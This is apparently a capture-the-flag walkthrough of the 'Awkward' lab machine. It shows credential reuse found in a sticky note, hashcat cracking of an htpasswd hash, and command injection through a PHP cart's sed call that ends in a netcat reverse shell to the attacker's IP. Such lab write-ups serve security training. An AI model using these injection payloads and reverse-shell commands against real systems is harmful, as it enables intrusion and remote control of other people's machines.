
```
./.config/xpad:
drwx------ ghost ghost 4.0 KB Thu Sep 15 19:42:59 2022 .
drwx------ ghost ghost 4.0 KB Thu Sep 15 19:41:23 2022 ..
.rw------- ghost ghost 433 B  Thu Sep 15 19:42:59 2022 content-DS1ZS1
.rw------- ghost ghost 449 B  Thu Sep 15 19:41:23 2022 default-style
.rw------- ghost ghost 153 B  Thu Sep 15 19:42:27 2022 info-GQ1ZS1
```

```
bean_backup/bean git:(master) ▶ cat .config/xpad/content-DS1ZS1
```

```
File: .config/xpad/content-DS1ZS1

1   TO DO:
2   - Get real hat prices / stock from Christine
3   - Implement more secure hashing mechanism for HR system
4   - Setup better confirmation message when adding item to cart
5   - Add support for item quantity > 1
6   - Implement checkout system
7
8   <U+E000>bold<U+E000>HR SYSTEM<U+E000>/bold<U+E000>
9   bean.hill
10  014mrbeanrules!#P
11
12  https://www.slac.stanford.edu/slac/www/resource/how-to-use/cgi-rexx/cgi-esc.html
13
14  <U+E000>bold<U+E000>MAKE SURE TO USE THIS EVERYWHERE ^^^<U+E000>/bold<U+E000>
```

```
bean_backup/bean git:(master) ▶
```

It looks like username and password. Also *XPAD* is a sticky note application.



I try login to http://store.hat-valley.htb/ but it failed. So I try may be it is a password reuse and SSH as bean.

It works.

```
Ξ offsec/awkward git:(master) ▶ ssh bean@hat-valley.htb
The authenticity of host 'hat-valley.htb (10.10.11.185)' can't be established.
ED25519 key fingerprint is SHA256:iXn1BLzsoL4oHP9bO/v5F/CKp7pdoku6nopTeJlvR3U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'hat-valley.htb' (ED25519) to the list of known hosts.
bean@hat-valley.htb's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sun Oct 23 21:38:08 2022 from 10.10.14.6
bean@awkward:~$
```

0x3 Foothold

Now I got access as user bean.

user.txt

```
bean@awkward:~$ cat user.txt
0a37f0711f02593e07874c1f337affdc
bean@awkward:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.185  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:c129  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:c129  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:c1:29  txqueuelen 1000  (Ethernet)
        RX packets 1473984  bytes 167196846 (167.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1870985  bytes 1996571049 (1.9 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6708868  bytes 2217105763 (2.2 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6708868  bytes 2217105763 (2.2 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

bean@awkward:~$ hostname
awkward
bean@awkward:~$
```


basic enumeration

I check the nginx. Inside *conf.d* I found *.htpasswd*

```
bean@awkward:/etc/nginx/conf.d$ ls
bean@awkward:/etc/nginx/conf.d$ cat .htpasswd
admin:$apr1$lfvrwhqi$hd49MbBX3WNluMezyjWls1
bean@awkward:/etc/nginx/conf.d$
```

I identify the hash.

- https://hashes.com/en/tools/hash_identifier




Actually I do not need to, hashcat can crack without identifying.

```
≡ offsec/awkward git:(master) ▶ hashcat htpasswd.hash -O /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6864/13792 MB (2048 MB allocatable), 6MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP, LDAP Server

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 15

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

store.hat-valley.htb

However, it failed to crack. However, since I know the username I try *admin* with *bean* password and it works.



0x4 store.hat-valley.htb

I check the *nginx* config.

```
bean@awkward:/etc/nginx$ cd sites-enabled
bean@awkward:/etc/nginx/sites-enabled$ ls
default  hat-valley.htb.conf  store.conf
bean@awkward:/etc/nginx/sites-enabled$ cat store.conf
server {
    listen       80;
    server_name  store.hat-valley.htb;
    root /var/www/store;

    location / {
        index index.php index.html index.htm;
    }
    # pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000
    #
    location ~ /cart/.*\.php$ {
        return 403;
    }
    location ~ /product-details/.*\.php$ {
        return 403;
    }
    location ~ \.php$ {
        auth_basic "Restricted";
        auth_basic_user_file /etc/nginx/conf.d/.htpasswd;
        fastcgi_pass   unix:/var/run/php/php8.1-fpm.sock;
        fastcgi_index  index.php;
        fastcgi_param  SCRIPT_FILENAME  $realpath_root$fastcgi_script_name;
        include        fastcgi_params;
    }
    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    #location ~ /\.ht {
    #    deny  all;
    #}
}
bean@awkward:/etc/nginx/sites-enabled$
```

It seems the app is under */var/www/store*.

```
bean@awkward:/var/www/store$ ls -la
total 104
drwxr-xr-x 9 root root  4096 Oct  6 01:35 .
drwxr-xr-x 7 root root  4096 Oct  6 01:35 ..
drwxrwxrwx 2 root root  4096 Oct  6 01:35 cart
-rwxr-xr-x 1 root root  3664 Sep 15 20:09 cart_actions.php
-rwxr-xr-x 1 root root 12140 Sep 15 20:09 cart.php
-rwxr-xr-x 1 root root  9143 Sep 15 20:09 checkout.php
drwxr-xr-x 2 root root  4096 Oct  6 01:35 css
drwxr-xr-x 2 root root  4096 Oct  6 01:35 fonts
drwxr-xr-x 6 root root  4096 Oct  6 01:35 img
-rwxr-xr-x 1 root root 14770 Sep 15 20:09 index.php
drwxr-xr-x 3 root root  4096 Oct  6 01:35 js
drwxrwxrwx 2 root root  4096 Jan 29 07:20 product-details
-rwxr-xr-x 1 root root   918 Sep 15 20:09 README.md
-rwxr-xr-x 1 root root 13731 Sep 15 20:09 shop.php
drwxr-xr-x 6 root root  4096 Oct  6 01:35 static
-rwxr-xr-x 1 root root   695 Sep 15 20:09 style.css
bean@awkward:/var/www/store$
```

/var/www/private

Also under */var/www* there's a folder called *private* but I do not have access to it.

```
bean@awkward:/var/www$ ls
hat-valley.htb  html  private  store
bean@awkward:/var/www$ cd private
-bash: cd: private: Permission denied
bean@awkward:/var/www$
```

/var/www/store (lateral movement www-data)


Looking at *cart_actions.php* this function is interesting. Especially the highlighted one.

```php
//delete from cart
if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['action'] === 'delete_item' && $_POST['item'] && $_POST['user']) {
    $item_id = $_POST['item'];
    $user_id = $_POST['user'];
    $bad_chars = array(";","&","|",">","<","*","?","`","$","(",")","{","}","[","]","!","#"); //no hacking allowed!!

    foreach($bad_chars as $bad) {
        if(strpos($item_id, $bad) !== FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }

    foreach($bad_chars as $bad) {
        if(strpos($user_id, $bad) !== FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }
    if(checkValidItem("{$STORE_HOME}cart/{$user_id}")) {
        system("sed -i '/item_id={$item_id}/d' {$STORE_HOME}cart/{$user_id}");
        echo "Item removed from cart";
    }
    else {
        echo "Invalid item";
    }
    exit;
}
```

sed command is used to delete data from cart file.
Also in *add to cart* function, it appears to be creating file with file name `${$STORE_HOME}cart/{$user_id}`.

```php
//add to cart
if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['action'] === 'add_item' && $_POST['item'] && $_POST['user']) {
    $item_id = $_POST['item'];
    $user_id = $_POST['user'];
    $bad_chars = array(";","&","|",">","<","*","?","`","$","(",")","{","}","[","]","!","#"); //no hacking allowed!!

    foreach($bad_chars as $bad) {
        if(strpos($item_id, $bad) !== FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }

    foreach($bad_chars as $bad) {
        if(strpos($user_id, $bad) !== FALSE) {
            echo "Bad character detected!";
            exit;
        }
    }

    if(checkValidItem("{$STORE_HOME}product-details/{$item_id}.txt")) {
        if(!file_exists("{$STORE_HOME}cart/{$user_id}")) {
            system("echo '**Hat Valley Cart**' > {$STORE_HOME}cart/{$user_id}");
        }
        system("head -2 {$STORE_HOME}product-details/{$item_id}.txt | tail -1 >> {$STORE_HOME}cart/{$user_id}");
        echo "Item added successfully!";
    }
    else {
        echo "Invalid item";
    }
    exit;
}
```

I try adding to cart on website.



I new file is indeed created inside *cart* directory.

```
bean@awkward:/var/www/store$ cd cart
bean@awkward:/var/www/store/cart$ ls -l
total 4
-rw-r--r-- 1 www-data www-data 95 Jan 29 07:31 5946-29be-dbd-45a7
bean@awkward:/var/www/store/cart$ cat 5946-29be-dbd-45a7
***Hat Valley Cart***
item_id=2&item_name=Palm Tree Cap&item_brand=Kool Kats&item_price=$48.50
bean@awkward:/var/www/store/cart$
```

item_id and *user_id* is used in Deletion method of *cart_action.php*. So I can put my malicious payload in *item_id* and let it execute when item is deleted.

In GTFObin, sed can be used to execute command like below.

```
Ξ offsec/awkward git:(master) ▶ sed -e '1e nc 10.10.14.9 80 -e /bin/bash'
```

```
Ξ offsec/awkward git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.14.9] 42280
whoami
ghost
```


Also netcat exists on the target, so I can make use of that.

```
bean@awkward:/var/www/store/cart$ which nc
/usr/bin/nc
bean@awkward:/var/www/store/cart$
```


I cannot edit, so I deleted and create a file with same name but modified *item_id*

```
bean@awkward:/var/www/store/cart$ cat 5946-29be-dbd-45a7
**Hat Valley Cart**
item_id=3' -e "1e nc 10.10.14.9 80 -e /bin/bash" '&item_name=Straw Hat&item_brand=Sunny Summer&item_price=$70.00
```


Then I just need to delete the item now with burpsuite.




But it failed, I did not received any. I try with normal reverse shell.



I wrote under */dev/shm* and gonna try executing it. Then I modify the file.





It works this time. I received a shell as *www-data*.

```
Ξ offsec/awkward git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.185] 55772
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Privilege Escalation

Previously I found */var/www/private*, I try accessing it and it works this time with user *www-data*.

```
www-data@awkward:~/private$ ls -al
ls -al
total 12
dr-xr-x--- 2 christine www-data 4096 Oct  6 01:35 .
drwxr-xr-x 7 root      root     4096 Oct  6 01:35 ..
-rwxrwxrwx 1 christine www-data  600 Jan 29 15:30 leave_requests.csv
www-data@awkward:~/private$
```

There's only one file *leave_requests.csv*. I check file content.

```
www-data@awkward:~/private$ cat leave_requests.csv
cat leave_requests.csv
Leave Request Database,,,,
,,,,
HR System Username,Reason,Start Date,End Date,Approved
bean.hill,Taking a holiday in Japan,23/07/2022,29/07/2022,Yes
christine.wool,Need a break from Jackson,14/03/2022,21/03/2022,Yes
jackson.lightheart,Great uncle's goldfish funeral + ceremony,10/05/2022,10/06/2022,No
jackson.lightheart,Vegemite eating competition,12/12/2022,22/12/2022,No
christopher.jones,Donating blood,19/06/2022,23/06/2022,Yes
christopher.jones,Taking a holiday in Japan with Bean,29/07/2022,6/08/2022,Yes
bean.hill,Inevitable break from Chris after Japan,14/08/2022,29/08/2022,No
www-data@awkward:~/private$
```

pspy

I try running *pspy*.

```
www-data@awkward:/dev/shm$ which wget
which wget
/usr/bin/wget
www-data@awkward:/dev/shm$ wget 10.10.14.9/pspy64
wget 10.10.14.9/pspy64
--2023-01-29 15:44:17--  http://10.10.14.9/pspy64
Connecting to 10.10.14.9:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[===================>]   2.96M   759KB/s    in 4.0s

2023-01-29 15:44:22 (759 KB/s) - 'pspy64' saved [3104768/3104768]

www-data@awkward:/dev/shm$ timeout 30 ./pspy64
```

```
2023/01/29 15:46:47 CMD: UID=0     PID=990    | /usr/sbin/ModemManager
2023/01/29 15:46:47 CMD: UID=0     PID=908    | /bin/bash /root/scripts/notify.sh
